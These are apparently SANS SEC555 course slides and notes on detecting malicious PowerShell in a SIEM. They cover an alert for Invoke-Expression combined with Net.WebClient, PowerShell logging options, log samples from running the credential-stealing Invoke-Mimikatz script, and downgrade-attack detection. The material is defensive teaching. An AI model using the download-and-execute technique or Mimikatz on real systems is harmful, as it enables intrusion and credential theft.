
SANS

SEC555 | SIEM with Tactical Analytics 99

iex + Net.WebClient

The combination of Invoke-Expression and Net.WebClient on the same command line is likely bad. Again, defenders typically invoke scripts. Vendors tend to do likewise. Usually, the only time PowerShell code is loaded from the internet is for malicious purposes. While it is possible a vendor may be crazy enough to do this, it is highly unlikely. In fact, if you find a vendor doing this, tell them to stop and that they will need to provide proof of a recent web penetration test proving that the contents of the file being downloaded could not be changed by a hacker. Otherwise, your system is at the mercy of an attacker taking over a web server.

Knowing this, an alert can be set up to look for Invoke-Expression and the use of Net.WebClient. Keep in mind that iex and Invoke-Expression are the same things. This is also an example where tagging may be a good idea. For example, iex or Invoke-Expression use could add a tag, as this alone may be suspicious. Then, another tag could be added if Net.WebClient is used, as again, this alone could be suspicious. Then, a third tag could be added, if the other two tags exist, as now the level of suspicion is greater due to them both existing.



PowerShell Logging

All previous examples used the command line for detection

- Does not account for powershell.exe used interactively
- This requires PowerShell logging

PowerShell 3.0 required for module logging

PowerShell 5.0 required for block and transcript logging

- Windows 7/Server 2008 and later support 5.0+
- The recommendation is to install the latest version

Stored in Microsoft-Windows-PowerShell/Operational

SANS

SEC555 | SIEM with Tactical Analytics 100

PowerShell Logging

While running attacks over the command line is common, there are times where attacks will occur either using a script or, most likely, interactively. This could be from an attacker manually issuing commands over a keyboard or from a script such as a persistent PowerShell command and control file. Unfortunately, the command line logging is blind to this type of interaction.

Instead, the official PowerShell logs need to be used. The good news is that PowerShell has extensive logging capabilities. The bad news is that they do not exist in early editions of PowerShell. For solid logging, organizations should consider deploying PowerShell version 5 or later. PowerShell 5 is even supported on older operating systems such as Windows 7 and Server 2008.


The PowerShell event logs are located in the following locations:

> "Microsoft-Windows-PowerShell/Operational" found under Application and Services Logs -> Microsoft -> Windows.
>
> "Windows PowerShell" found under Application and Services Logs. This log is not as helpful as the Operational log.

Module Logging

Enables Event ID 4103

- Records module use
- And parameters
- Very verbose ...


Turn on Module Logging

○ Not Configured
◉ Enabled
○ Disabled

Supported on: At least Microsoft Windows 7 or Windows Server 2008 family

Options:

To turn on logging for one or more modules, click Show, and then type the module names in the list. Wildcards are supported.

Module Names

Microsoft.PowerShell.*

Microsoft.WSMan.Management

Help:

This policy setting allows you to turn on logging for

Setting


- Turn on Module Logging
- Turn on PowerShell Script Block Logging
- Turn on Script Execution
- Turn on PowerShell Transcription
- Set the default source path for Update-Help

SANS SEC555 | SIEM with Tactical Analytics 101

Module Logging

Starting with PowerShell version 3, module logging was supported. This level of logging records when a function from a module is invoked, and the parameters passed to it. It tends to be extremely verbose. Module logging is granular and can be enabled for all modules or specific modules.

Module logging can be enabled through group policy by browsing to Computer Configuration -> Administrative Templates -> Windows Components -> Windows PowerShell. Enable Turn on Module Logging and then click on Show and specify which modules you wish to log. To log all modules, enter the wildcard of *.



Module Logging Example

Invoke-Mimikatz.ps1 ran on Windows 7 box with PS v5.1

- 8,555 events logged from running the script once
- Includes functions and parameters called
- Logs based on every time a module is used

```
event_id:4103
script_name: "C:\Users\Administrator\Desktop\PowerSploit-master\Exfiltration\Invoke-Mimikatz.ps1"
```

Time	event_id	shell_user	Payload
March 8th 2017, 14:50:30.000	4,103	LoggerWin7x86\Administrator	CommandInvocation(Get-DelegateType): "Get-DelegateType" ParameterBinding(Get-DelegateType): name="Parameters"; value="System.IntPtr, System.UInt32, System.IntPtr" ParameterBinding(Get-DelegateType): name="ReturnType"; value="System.Boolean"

Module Logging Example

This slide represents running a script called Invoke-Mimikatz.ps1. This script is part of another PowerShell attack framework called PowerSploit. It is used to steal credentials. By running this single script, almost 9,000 log entries were generated. As you can see in the Payload section of the image, each log shows what command was launched as well as any parameters passed.

In this log, the command Get-DelegateType was run. Because of the verbosity of module logging, it tends not to be a good fit for centralized log collection.

References:


https://github.com/PowerShellMafia/PowerSploit

https://sec555.com/7n

Script Block Logging

PowerShell v5 added Script Block Logging (Event ID 4104)

- Records blocks as they are executed
  - If too large, spans multiple events
- Data is decoded in the log
- Event type of WARNING used to log suspicious commands
  - WARNING events enabled by default
- Can log start/stop times (4105, 4106)


Turn on PowerShell Script Block Logging

Turn on PowerShell Script Block Logging

Not Configured [✓ Enabled] Disabled

Comment:

Supported on: At least Micros

Options:

☐ Log script block invocation start / stop events:

Script Block Logging


PowerShell version 5 is when the more streamlined logging options came out. One of these logging options is called script block logging. This log option generates a log for each block of code executed. A block of code can be rather large. Because of this, Microsoft made it so that the log can be generated over multiple events. When this happens, each log reflects which number it is in the overall block of code. This is recorded in the MessageTotal and MessageNumber fields.

A benefit, as well as a drawback, to script block logs is that they are recorded at the time of execution. This means that what gets recorded are the decoded commands. Normally, this is a good thing. However, it also means that an opportunity to catch encoded data is missing. On the flip side, it is more common for encoded data to be called using the command line. Therefore, command line logging plus script block logging gives a fairly complete picture.

With script block logging, events are recorded with an extra field called event type. Depending on the commands being run, the event type changes. Microsoft classifies suspicious commands with an event type of WARNING. This does not mean that an event type of WARNING is particularly useful to monitor. In testing, it flagged more on legitimate scripts the author uses than on malware.

An interesting thing about Script Block Logging is that it is conditionally enabled by default. Unless explicitly set to disabled, script block logging will always log anything that generates an event type of WARNING. This is done so that at least some data is there, by default, for incident handling and forensics.

This setting also has the ability to log start and stop events. When enabled, it will create an event to log the beginning of a script block execution and the end of a script block execution. This is helpful for incident handling and forensics but generates a lot more logs. Technically, you can retrieve the start and stop times by finding MessageNumber one and whatever the last MessageNumber is, so it may be best to leave this disabled.



Script Block Logging Example

Invoke-Mimikatz.ps1 on same system = 509 events

- Volume is a bit easier to handle
- But still a lot of data

Includes what is executed only

- Does not log output

Time	event_id	Hostname	Path	Message
March 8th 2017, 15:34:49.000	4,104	LoggerWin7x86.test.int	C:\Users\Administrator\Desktop\PowerSploit-master\Exfiltration\Invoke-Mimikatz.ps1	Creating Scriptblock text (1 of 155): Function Main { if (($PSCmdlet.MyInvocation.BoundParameters["Debug"] -ne $null) -and $PSCmdlet.MyInvocation.BoundParameters["Debu

SANS

SEC555 \| SIEM with Tactical Analytics 104

Script Block Logging Example

Using the same Invoke-Mimikatz.ps1 script generates only 509 events compared to 8,555 from module logging of the same script execution. This is because it only logs based on blocks of code being run rather than each time a module is called. This provides a cleaner, more efficient log to deal with. At 509 events for one script, it still is fairly verbose. However, a more standard script such as CAMTableExport.ps1, which at the time of this writing is 237 lines of code, only generates 1 event.


What is still missing is the output of the commands. Neither module logging nor script block logging record output.

Transcription Logging


Also introduced in v5 was transcription logging

- Contains both input and output
- Saves to a file

Default: "My Documents\yyyyMMdd"


PowerShell_transcript.CIT01LPT.9Vi72mKs.20170308161630.txt
PowerShell_transcript.CIT01LPT.EyT4fpHN.20170308170119.txt

- Location can be changed to centralized location


Turn on PowerShell Transcription

Turn on PowerShell Transcription

○ Not Configured
[✓ Enabled]
○ Disabled

Comment:

Supported on: At least Micro

Options:

Transcript output directory
\\dc01\FileShare

☑ Include invocation headers:


Transcription Logging

Another logging option added in version 5 was transcription logging. This log format stores the complete PowerShell transaction. This means it contains both the commands entered as well as their corresponding output. The drawback to this log option is that it only logs to a file. This means a log agent or remote collector is necessary to ingest it.

Transcription logging can be enabled through group policy by browsing to Computer Configuration -> Administrative Templates -> Windows Components -> Windows PowerShell. Then enable "Turn on PowerShell Transcription" and optionally set the output directory. When the output directory is not set, it defaults to the user's My Documents folder. This can be changed to use a different local path or a remote network path. In order to work, the user involved must have write permissions. The checkbox for "Include invocation headers" will record additional information such as the timestamps of each command.

The output directory can be set up to use a blind drop box. For this, set accounts such as Domain Computers and Domain Users to write-only permission. This will allow the log to be written but not modified or readable. This is the author's recommended deployment method even if storing the files locally. If storing locally, permissions can be set using group policy.

Since the log can be written directly to a network share, it is possible to set up a file server with a log agent to collect and ship off all of these logs. This works well for environments that do not have a log agent that can pick up the files.




Transcription Example

```
Command start time: 20170308161638
**********************
PS C:\Users\jhenderson> ls \\dc01\FileShare
**********************
Windows PowerShell transcript start
Start time: 20170308161638
Username: TEST\jhenderson_standard
RunAs User: TEST\jhenderson_standard
Machine: CIT01LPT (Microsoft Windows NT 10.0.14393.0)
Host Application: C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
Process ID: 16448
PSVersion: 5.1.14393.693
PSEdition: Desktop
PSCompatibleVersions: 1.0, 2.0, 3.0, 4.0, 5.0, 5.1.14393.693
BuildVersion: 10.0.14393.693
CLRVersion: 4.0.30319.42000
WSManStackVersion: 3.0
PSRemotingProtocolVersion: 2.3
SerializationVersion: 1.1.0.1
**********************
**********************
Command start time: 20170308161638
**********************
PS>CommandInvocation(Out-String): "Out-String"
>> ParameterBinding(Out-String): name="InputObject"; value="Access to the path '\\dc01\FileShare' is denied."
ls : Access to the path '\\dc01\FileShare' is denied.
At line:1 char:1
```

Transcription Example

This slide is an example of a transcription log where the only command run was "ls \\dc01\FileShare". This command was run intentionally to show that logging to a central location with write-only permissions works properly. In this case, the command to show the contents of \\dc01\FileShare fails, showing the message "Access to the path '\\dc01\FileShare' is denied".

As seen in the slide, this log is complete as it includes the username, computer, whether a runas user was invoked, the operating system, and much more, as well as the input commands and their corresponding output. While this seems large, it may still make sense to ship off to a SIEM—especially when a log agent with filtering capabilities is used.



PowerShell Monitoring

Primarily monitoring function calls and parameters (input)

- Output is a nice bonus and could be used for honeytraps

Monitoring works best with either an allow list, deny list, or hybrid approach

- **Deny** known unwanted behavior
- **Allow** all functions used internally, then monitor
- Or use a little bit of both techniques (recommended)

Length checks have limited usefulness at this level

SANS

SEC555 | SIEM with Tactical Analytics 107

PowerShell Monitoring

Once a log source is chosen, it is time to implement monitoring. Most of the techniques used to catch unwanted or malicious activity are centered on input monitoring. This makes script block logging a prime candidate. However, output monitoring could be used to look for things such as honeytraps. For example, assume that a fake Active Directory user was set up called honeyuser. If Get-ADUser was run and told to retrieve all users, the output would contain honeyuser. This could generate an alert, as a "honeytrap" was tripped. More on this in book five.

Monitoring can generally be categorized into either deny or allow list techniques. In the case of a deny list, commands that are not used internally and can be malicious in nature should be identified. In the case of an allow list, all internal commands should be recorded and authorized and everything else should be investigated.

Note that because this level of monitoring is granular and includes large script sections, a length check is not really feasible. However, looking for encoding is still applicable.


PowerShell Downgrade Attacks

PowerShell `v5` awesome security features

- Bad guys do not like `v5`
- But `v5` systems have `v2 - v5`

Downgrade attacks bypass security

- Except Event ID **400** gives it away
- Look for **EngineVersion** less than **5**

